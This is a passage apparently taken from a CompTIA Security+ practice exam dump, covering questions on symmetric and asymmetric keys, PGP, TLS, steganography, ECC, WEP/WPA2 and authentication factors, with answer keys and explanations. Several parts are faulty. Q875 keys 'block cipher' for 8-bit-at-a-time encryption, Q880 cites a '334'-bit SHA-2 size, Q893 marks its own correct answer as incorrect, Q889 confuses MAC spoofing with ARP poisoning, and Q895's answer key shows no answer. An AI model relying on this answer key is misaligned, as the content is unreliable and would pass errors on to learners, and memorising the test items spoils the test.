Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249-251, 251-254, 257 <http://www.studymode.com/essays/Elliptic-Curve-Cryptography-And-Its-Applications- 1560318.html> [http://en.wikipedia.org/wiki/Elliptic\\_curve\\_cryptography](http://en.wikipedia.org/wiki/Elliptic_curve_cryptography)

**QUESTION 872**

Symmetric encryption utilizes \_\_\_\_\_, while asymmetric encryption utilizes \_\_\_\_\_.

- A. Public keys, one time
- B. Shared keys, private keys
- C. Private keys, session keys
- D. Private keys, public keys

**Correct Answer: D**

## **Section: Cryptography**

### **Explanation**

#### **Explanation/Reference:**

Section: Cryptography

Symmetrical systems require the key to be private between the two parties. With asymmetric systems, each circuit has one key.

In more detail:

\* Symmetric algorithms require both ends of an encrypted message to have the same key and processing algorithms. Symmetric algorithms generate a secret key that must be protected. A symmetric key, sometimes referred to as a secret key or private key, is a key that isn't disclosed to people who aren't authorized to use the encryption system.

\* Asymmetric algorithms use two keys to encrypt and decrypt data. These asymmetric keys are referred to as the public key and the private key. The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message; what one key does, the other one undoes.

Incorrect Answers:

A: Symmetric encryption uses private keys, not public keys.

B: Symmetric encryption uses private keys, not shared keys.

C: Asymmetric encryption does not use session keys, it uses a public key to encrypt data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251, 262

#### **QUESTION 873**

Users need to exchange a shared secret to begin communicating securely. Which of the following is another name for this symmetric key?

- A. Session Key
- B. Public Key
- C. Private Key
- D. Digital Signature

**Correct Answer: C**

## **Section: Cryptography**

### **Explanation**

#### **Explanation/Reference:**

Section: Cryptography

Symmetric algorithms require both ends of an encrypted message to have the same key and processing algorithms. Symmetric algorithms generate a secret key that must be protected. A symmetric key, sometimes referred to as a secret key or private key, is a key that isn't disclosed to people who aren't authorized to use the encryption system.

Incorrect Answers:

A: Session keys are encryption keys used for a communications session. Typically, session keys are randomly selected (or generated) and then used only for one

session. Session keys are often symmetric keys, but asymmetric session keys can be used as well.

B: The shared secret key is not public.

D: A digital signature is used to protect transmitted data, not for exchange a secret key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251, 261

#### **QUESTION 874**

In order to securely communicate using PGP, the sender of an email must do which of the following when sending an email to a recipient for the first time?

- A. Import the recipient's public key
- B. Import the recipient's private key
- C. Export the sender's private key
- D. Export the sender's public key

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

See step 4 below.

1. When a user encrypts plaintext with PGP, PGP first compresses the plaintext.
2. PGP then creates a session key, which is a one-time-only secret key.
3. This session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext.
4. Once the data is encrypted, the session key is then encrypted to the recipient's public key. This public key-encrypted session key is transmitted along with the ciphertext to the recipient.

**Incorrect Answers:**

B: The recipient's public key, not the private key, is used.

C, D: The sender's key is not used.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251, 272-273 <http://www.pgpi.org/doc/pgpintro/>

#### **QUESTION 875**

A network stream needs to be encrypted. Sara, the network administrator, has selected a cipher which will encrypt 8 bits at a time before sending the data across the network. Which of the following has Sara selected?

- A. Block cipher
- B. Stream cipher

- C. CRC
- D. Hashing algorithm

**Correct Answer:** A

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

With a block cipher the algorithm works on chunks of data--encrypting one and then moving to the next. Example: Blowfish is an encryption system that performs a 64-bit block cipher at very fast speeds.

Incorrect Answers:

B: A stream cipher is used for encrypting data when the size of the data is unknown (such as streaming a movie). The data is encrypted one bit at a time as it is streamed.

C: Cyclic redundancy check (CRC) is used for error-detecting, not for encryption.

D: A hash function is used to map digital data of variable size to digital data of fixed length. A hash function is not used for encryption.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 255-256 [http://en.wikipedia.org/wiki/Cyclic\\_redundancy\\_check](http://en.wikipedia.org/wiki/Cyclic_redundancy_check)

### **QUESTION 876**

The concept of rendering data passing between two points over an IP based network impervious to all but the most sophisticated advanced persistent threats is BEST categorized as which of the following?

- A. Stream ciphers
- B. Transport encryption
- C. Key escrow
- D. Block ciphers

**Correct Answer:** B

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Transport encryption is the process of encrypting data ready to be transmitted over an insecure network. A common example of this would be online banking or online purchases where sensitive information such as account numbers or credit card numbers is transmitted. Transport Layer Security (TLS) is a protocol that ensures privacy between communicating applications and their users on the Internet. When a server and client communicate, TLS ensures that no third party may

eavesdrop or tamper with any message. TLS is the successor to the Secure Sockets Layer (SSL).

Incorrect Answers:

A: A stream cipher is used for encrypting data when the size of the data is unknown (such as streaming a movie). The data is encrypted one bit at a time as it is streamed. RC4 is a commonly used stream cipher. A stream cipher is a specific description of something that is used to encrypt a stream of data.

It is not a concept of securing data between two points.

C: Key escrow is an arrangement in which the keys needed to decrypt encrypted data are held in escrow so that, under certain circumstances, an authorized third party may gain access to those keys. It is not a concept of securing data between two points.

D: A block cipher is used to encrypt a chunk of data (block) before transmitting the data. A block cipher is a specific description of something that is used to encrypt a block of data. It is not a concept of securing data between two points.

References:

[http://en.wikipedia.org/wiki/Transport\\_Layer\\_Security](http://en.wikipedia.org/wiki/Transport_Layer_Security)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249, 250, 262

## QUESTION 877

Which of the following transportation encryption protocols should be used to ensure maximum security between a web browser and a web server?

- A. SSLv2
- B. SSHv1
- C. RSA
- D. TLS

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

HTTP Secure HTTP Secure (HTTPS) is the protocol used for "secure" web pages that users should see when they must enter personal information such as credit card numbers, passwords, and other identifiers. It combines HTTP with SSL/TLS to provide encrypted communication. Transport Layer Security (TLS) is a security protocol that expands upon SSL. Many industry analysts predict that TLS will replace SSL, and it is also referred to as SSL 3.1.

Incorrect Answers:

A: SSLv2 is not as secure as TLS(also known as SSL 3.1).

B: Secure Shell, or SSH, is not used to secure browser sessions. SSH is a cryptographic (encrypted) network protocol for initiating text-based shell sessions on remote machines in a secure way.

C: RSA is not used to encrypt browser sessions.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 252, 268-269, 271

**QUESTION 878**

Which of the following ports should be opened on a firewall to allow for NetBIOS communication? (Select TWO).

- A. 110
- B. 137
- C. 139
- D. 143
- E. 161
- F. 443

**Correct Answer:** BC

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

NetBIOS provides four distinct services:

- Name service for name registration and resolution (port: 137/udp)
- Name service for name registration and resolution (port: 137/tcp)
- Datagram distribution service for connectionless communication (port: 138/udp)
- Session service for connection-oriented communication (port: 139/tcp)

Incorrect Answers:

- A: POP3 uses port 110. NetBIOS does not use port 110.
- D: IMAP uses port 143. NetBIOS does not use port 143.
- E: SNMP uses port 161. NetBIOS does not use port 161.
- F: HTTPS uses port 443. NetBIOS does not use port 443.

References:

[http://en.wikipedia.org/wiki/NetBIOS\\_over\\_TCP/IP](http://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 81-83

**QUESTION 879**

Which of the following concepts is enforced by certifying that email communications have been sent by who the message says it has been sent by?

- A. Key escrow
- B. Non-repudiation
- C. Multifactor authentication

D. Hashing

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Regarding digital security, the cryptological meaning and application of non-repudiation shifts to mean:

- \* A service that provides proof of the integrity and origin of data.
- \* An authentication that can be asserted to be genuine with high assurance.

Incorrect Answers:

A: Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/ decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them.

C: A multifactor authentication method uses two or more processes for logon. A two-factor method might use smart cards and biometrics for logon.

D: A hash function is used to map digital data of variable size to digital data of fixed length. A hash function is not used to verify the sender of an e-mail.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 133, 255, 262, 414

**QUESTION 880**

All of the following are valid cryptographic hash functions EXCEPT:

- A. RIPEMD.
- B. RC4.
- C. SHA-512.
- D. MD4.

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

RC4 is not a hash function. RC4 is popular with wireless and WEP/WPA encryption.

Incorrect Answers:

A: The RACE Integrity Primitives Evaluation Message Digest (RIPEMD) algorithm was based on MD4 hashing algorithm.

C: The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message. SHA is a one-way hash that provides a hash value that can be used with an encryption protocol. This algorithm produces a 160-bit hash value. SHA-2 has several sizes: 224, 256, 334, and 512 bit.

D: The Message Digest Algorithm (MD) also creates a hash value and uses a one-way hash. The hash value is used to help maintain integrity. There are several versions of MD; the most common are MD5, MD4, and MD2.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251, 255-256

### **QUESTION 881**

Which of the following concepts is used by digital signatures to ensure integrity of the data?

- A. Non-repudiation
- B. Hashing
- C. Transport encryption
- D. Key escrow

**Correct Answer: B**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Most digital signature implementations also use a hash to verify that the message has not been altered, intentionally or accidentally, in transit.

Incorrect Answers:

A: Regarding digital security, the cryptographical meaning and application of non-repudiation shifts to mean:

\* A service that provides proof of the integrity and origin of data.

\* An authentication that can be asserted to be genuine with high assurance.

B: Digital signatures are not implemented through transport encryption.

D: Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/ decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249, 255, 261, 262

### **QUESTION 882**

A security administrator discovers an image file that has several plain text documents hidden in the file. Which of the following security goals is met by camouflaging data inside of other files?

- A. Integrity
- B. Confidentiality
- C. Steganography
- D. Availability

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Steganography is the process of concealing a file, message, image, or video within another file, message, image, or video. Note: The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no matter how unbreakable will arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Incorrect Answers:

- A: Integrity in computing terms proves that a person, file, computer or data is who it says it is. Hashing is used to prove the integrity of data to prove that it hasn't been modified. Integrity is not the process of camouflaging data inside of other files.
- B: Confidentiality defines who should be able to view information. Confidentiality is not the process of camouflaging data inside of other files.
- D: Availability in computing terms is used to ensure that a system remains online and accessible (available) in the event of a failure of a component. Availability is not the process of camouflaging data inside of other files.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 323, 259, 414 <http://en.wikipedia.org/wiki/Steganography>

### **QUESTION 883**

A security analyst discovered data such as images and word documents hidden within different types of files. Which of the following cryptographic concepts describes what was discovered?

- A. Symmetric encryption
- B. Non-repudiation
- C. Steganography
- D. Hashing

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Steganography is the process of concealing a file, message, image, or video within another file, message, image, or video. Note: The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no

matter how unbreakable will arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Incorrect Answers:

- A: Symmetric-key algorithms are algorithms for cryptography that use the same cryptographic keys for both encryption of plaintext and decryption of ciphertext.
- B: Nonrepudiation prevents one party from denying actions they carried out.
- D: A hash function is used to map digital data of variable size to digital data of fixed length.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249-252, 255, 262, 323 <http://en.wikipedia.org/wiki/Steganography>

#### **QUESTION 884**

Which of the following can hide confidential or malicious data in the whitespace of other files (e.g. JPEGs)?

- A. Hashing
- B. Transport encryption
- C. Digital signatures
- D. Steganography

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Steganography is the process of concealing a file, message, image, or video within another file, message, image, or video. Note: The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no matter how unbreakable will arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Incorrect Answers:

- A: A hash function is used to map digital data of variable size to digital data of fixed length.
- B: Transport encryption encrypt the payload data
- C: A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 249, 255, 261, 323 <http://en.wikipedia.org/wiki/Steganography>

**QUESTION 885**

Which of the following must a user implement if they want to send a secret message to a coworker by embedding it within an image?

- A. Transport encryption
- B. Steganography
- C. Hashing
- D. Digital signature

**Correct Answer:** B

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Steganography is the process of concealing a file, message, image, or video within another file, message, image, or video. Note: The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no matter how unbreakable will arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message.

Incorrect Answers:

- A: Transport encryption encrypt the payload data
- C: A hash function is used to map digital data of variable size to digital data of fixed length.
- D: A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 249, 155, 261, 323 <http://en.wikipedia.org/wiki/Steganography>

**QUESTION 886**

Digital Signatures provide which of the following?

- A. Confidentiality
- B. Authorization
- C. Integrity
- D. Authentication
- E. Availability

**Correct Answer:** C

**Section: Cryptography**  
**Explanation**

**Explanation/Reference:**

Section: Cryptography

A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender.

Incorrect Answers:

- A: A cryptographic system would be needed to provide Confidentiality.
- B: Digital signatures are not used for authorization.
- D: Digital signature is one methods of verifying authenticity but there are other methods as well.
- E: Digital signatures are not helpful in providing availability.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 414

**QUESTION 887**

Matt, a security analyst, needs to select an asymmetric encryption method that allows for the same level of encryption strength with a lower key length than is typically necessary. Which of the following encryption methods offers this capability?

- A. Twofish
- B. Diffie-Hellman
- C. ECC
- D. RSA

**Correct Answer: C**

**Section: Cryptography**  
**Explanation**

**Explanation/Reference:**

Section: Cryptography

Elliptic curve cryptography (ECC) is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. One of the main benefits in comparison with non-ECC cryptography (with plain Galois fields as a basis) is the same level of security provided by keys of smaller size.

Incorrect Answers:

- A: Blowfish is an encryption system that performs a 64-bit block cipher at very fast speeds. It is a symmetric block cipher that can use variable-length keys (from 32 bits to 448 bits). Twofish is quite similar and works on 128-bit blocks.
- B: Diffie-Hellman would require longer keys.
- D: Elliptic Curve Cryptography (ECC) provides similar functionality to RSA but uses smaller key sizes to obtain the same level of security.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251, 252, 253, 254 <http://www.studymode.com/essays/Elliptic-Curve-Cryptography-And-Its-Applications- 1560318.html> [http://en.wikipedia.org/wiki/Elliptic\\_curve\\_cryptography](http://en.wikipedia.org/wiki/Elliptic_curve_cryptography)

#### **QUESTION 888**

Which of the following types of cryptography should be used when minimal overhead is necessary for a mobile device?

- A. Block cipher
- B. Elliptical curve cryptography
- C. Diffie-Hellman algorithm
- D. Stream cipher

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

**Section:** Cryptography

Regarding the performance of ECC applications on various mobile devices, ECC is the most suitable PKC (Public-key cryptography) scheme for use in a constrained environment. Note: Elliptic curve cryptography (ECC) is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. One of the main benefits in comparison with non-ECC cryptography (with plain Galois fields as a basis) is the same level of security provided by keys of smaller size. Using smaller key size would be faster.

**Incorrect Answers:**

- A, D: Block cipher and stream cipher are cryptography subtypes.=
- C: Diffie-Hellman would require longer keys which would increase overhead.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 245-246, 253 <http://www.studymode.com/essays/Elliptic-Curve-Cryptography-And-Its-Applications- 1560318.html> [http://en.wikipedia.org/wiki/Elliptic\\_curve\\_cryptography](http://en.wikipedia.org/wiki/Elliptic_curve_cryptography)

#### **QUESTION 889**

A security technician is attempting to access a wireless network protected with WEP. The technician does not know any information about the network. Which of the following should the technician do to gather information about the configuration of the wireless network?

- A. Spoof the MAC address of an observed wireless network client
- B. Ping the access point to discover the SSID of the network
- C. Perform a dictionary attack on the access point to enumerate the WEP key
- D. Capture client to access point disassociation packets to replay on the local PC's loopback

**Correct Answer:** A

## **Section: Cryptography**

### **Explanation**

#### **Explanation/Reference:**

##### **Section: Cryptography**

With ARP spoofing (also known as ARP poisoning), the MAC (Media Access Control) address of the data is faked. By faking this value, it is possible to make it look as if the data came from a network that it did not. This can be used to gain access to the network, to fool the router into sending data here that was intended for another host, or to launch a DoS attack. In all cases, the address being faked is an address of a legitimate user, and that makes it possible to get around such measures as allow/deny lists.

Note: As an example, the initialization vector (IV) that WEP uses for encryption is 24-bit, which is quite weak and means that IVs are reused with the same key. By examining the repeating result, it was easy for attackers to crack the WEP secret key. This is known as an IV attack.

#### **Incorrect Answers:**

- B: An SSID would not provide much information about the network.
- C: A dictionary attack uses a dictionary of common words to attempt to find the user's password. It is not of particular use to gain access to WEP networks.
- D: In order to do a forged dissociation attack the attacker sends a spoofed Disassociation frame where the source MAC address is set to that of the AP.

#### **References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 258, 321-322

## **QUESTION 890**

The IT department has installed new wireless access points but discovers that the signal extends far into the parking lot. Which of the following actions should be taken to correct this?

- A. Disable the SSID broadcasting
- B. Configure the access points so that MAC filtering is not used
- C. Implement WEP encryption on the access points
- D. Lower the power for office coverage only

#### **Correct Answer: D**

### **Section: Cryptography**

### **Explanation**

#### **Explanation/Reference:**

##### **Section: Cryptography**

On the chance that the signal is actually traveling too far, some access points include power level controls, which allow you to reduce the amount of output provided.

#### **Incorrect Answers:**

- A: Disabling SSID broadcasting is not the best solution. One method of protecting the network that is often recommended is to disable, or turn off, the SSID broadcast (also known as cloaking). The access point is still there, and it is still accessible by those who have been told of its existence by the administrator, but it prevents those who are just scanning from finding it. This is considered a very weak form of security, because there are still other ways, albeit a bit more

complicated, to discover the presence of the access point besides the SSID broadcast.

B: Disabling MAC filtering would lower the network security. If MAC filtering is turned off, any wireless client that knows the values looked for (MAC addresses) can join the network. When MAC filtering is used, the administrator compiles a list of the MAC addresses associated with users' computers and enters those addresses. When a client attempts to connect and other values have been correctly entered, an additional check of the MAC address is done. If the address appears in the list, the client is allowed to join; otherwise, it is forbidden from doing so.

C: WEP encryption is weak and has many vulnerabilities.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 178, 183, 258

### QUESTION 891

Joe, the systems administrator, is setting up a wireless network for his team's laptops only and needs to prevent other employees from accessing it. Which of the following would BEST address this?

- A. Disable default SSID broadcasting.
- B. Use WPA instead of WEP encryption.
- C. Lower the access point's power settings.
- D. Implement MAC filtering on the access point.

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

If MAC filtering is turned off, any wireless client that knows the values looked for (MAC addresses) can join the network. When MAC filtering is used, the administrator compiles a list of the MAC addresses associated with users' computers and enters those addresses. When a client attempts to connect and other values have been correctly entered, an additional check of the MAC address is done. If the address appears in the list, the client is allowed to join; otherwise, it is forbidden from doing so.

Incorrect Answers:

A: Disabling SSID broadcasting is not the best solution. One method of protecting the network that is often recommended is to disable, or turn off, the SSID broadcast (also known as cloaking). The access point is still there, and it is still accessible by those who have been told of its existence by the administrator, but it prevents those who are just scanning from finding it. This is considered a very weak form of security, because there are still other ways, albeit a bit more complicated, to discover the presence of the access point besides the SSID broadcast.

B: WPA offers better protection than WEP, but is not the best solution here.

C: On the chance that the signal is actually traveling too far, some access points include power level controls, which allow you to reduce the amount of output provided. However, this would help here. Employees would still be in the range of the access point.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 178, 183, 258

**QUESTION 892**

Which of the following provides the strongest authentication security on a wireless network?

- A. MAC filter
- B. WPA2
- C. WEP
- D. Disable SSID broadcast

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access 2 (WPA2) authentication protocols were designed to address the core, easy-to-crack problems of WEP.

**Incorrect Answers:**

A: MAC filtering would increase the security, but an authentication protocol such as WPA2 would still be required. Note: When MAC filtering is used, the administrator compiles a list of the MAC addresses associated with users' computers and enters those addresses. When a client attempts to connect and other values have been correctly entered, an additional check of the MAC address is done. If the address appears in the list, the client is allowed to join; otherwise, it is forbidden from doing so.

C: WEP is weak compared to WPA2. WEP has many vulnerabilities.

D: Disabling SSID broadcasting is not the best solution. One method of protecting the network that is often recommended is to disable, or turn off, the SSID broadcast (also known as cloaking). The access point is still there, and it is still accessible by those who have been told of its existence by the administrator, but it prevents those who are just scanning from finding it. This is considered a very weak form of security, because there are still other ways, albeit a bit more complicated, to discover the presence of the access point besides the SSID broadcast.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 178, 183, 258

**QUESTION 893**

Which of the following is a concern when encrypting wireless data with WEP?

- A. WEP displays the plain text entire key when wireless packet captures are reassembled
- B. WEP implements weak initialization vectors for key transmission
- C. WEP uses a very weak encryption algorithm
- D. WEP allows for only four pre-shared keys to be configured

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The initialization vector (IV) that WEP uses for encryption is 24-bit, which is quite weak and means that IVs are reused with the same key. By examining the repeating result, it was easy for attackers to crack the WEP secret key. This is known as an IV attack.

Incorrect Answers:

- A: WEP does not display the entire key as plain text.
- B: The WEP encryption algorithm is not the main WEP weakness.
- D: WEP has no restrictions on the number of pre-shared keys.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 258

#### **QUESTION 894**

Which of the following provides the HIGHEST level of confidentiality on a wireless network?

- A. Disabling SSID broadcast
- B. MAC filtering
- C. WPA2
- D. Packet switching

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access 2 (WPA2) authentication protocols were designed to address the core, easy-to-crack problems of WEP.

Incorrect Answers:

A: Disabling SSID broadcasting is not the best solution. One method of protecting the network that is often recommended is to disable, or turn off, the SSID broadcast (also known as cloaking). The access point is still there, and it is still accessible by those who have been told of its existence by the administrator, but it prevents those who are just scanning from finding it. This is considered a very weak form of security, because there are still other ways, albeit a bit more complicated, to discover the presence of the access point besides the SSID broadcast.

B: MAC filtering would increase the security, but an authentication protocol such as WPA2 would still be required. Note: When MAC filtering is used, the administrator compiles a list of the MAC addresses associated with users' computers and enters those addresses. When a client attempts to connect and other

values have been correctly entered, an additional check of the MAC address is done. If the address appears in the list, the client is allowed to join; otherwise, it is forbidden from doing so.

D: Packet switching is a method of transferring data on an Ethernet network. Packet switching does not address wireless security.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 178, 183, 258

**QUESTION 895**

For each of the given items, select the appropriate authentication category from the dropdown choices.

Instructions: When you have completed the simulation, please select the Done button to submit.

### Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<input type="button"/>
Smart card	<input type="button"/>
Hardware Token	<input type="button"/>
Password	<input type="button"/>
PIN number	<input type="button"/>
Fingerprint scan	<input type="button"/>

Hot Area:

## Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Smart card	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Hardware Token	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Password	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>

**Correct Answer:**

## Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Smart card	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Hardware Token	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>
Password	<ul style="list-style-type: none"><li>Something you have</li><li>Something you know</li><li>Something you are</li><li>All given authentication categories</li></ul>

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 282, 285.

[http://en.wikipedia.org/wiki>Password\\_authentication\\_protocol#Working\\_cycle](http://en.wikipedia.org/wiki>Password_authentication_protocol#Working_cycle)

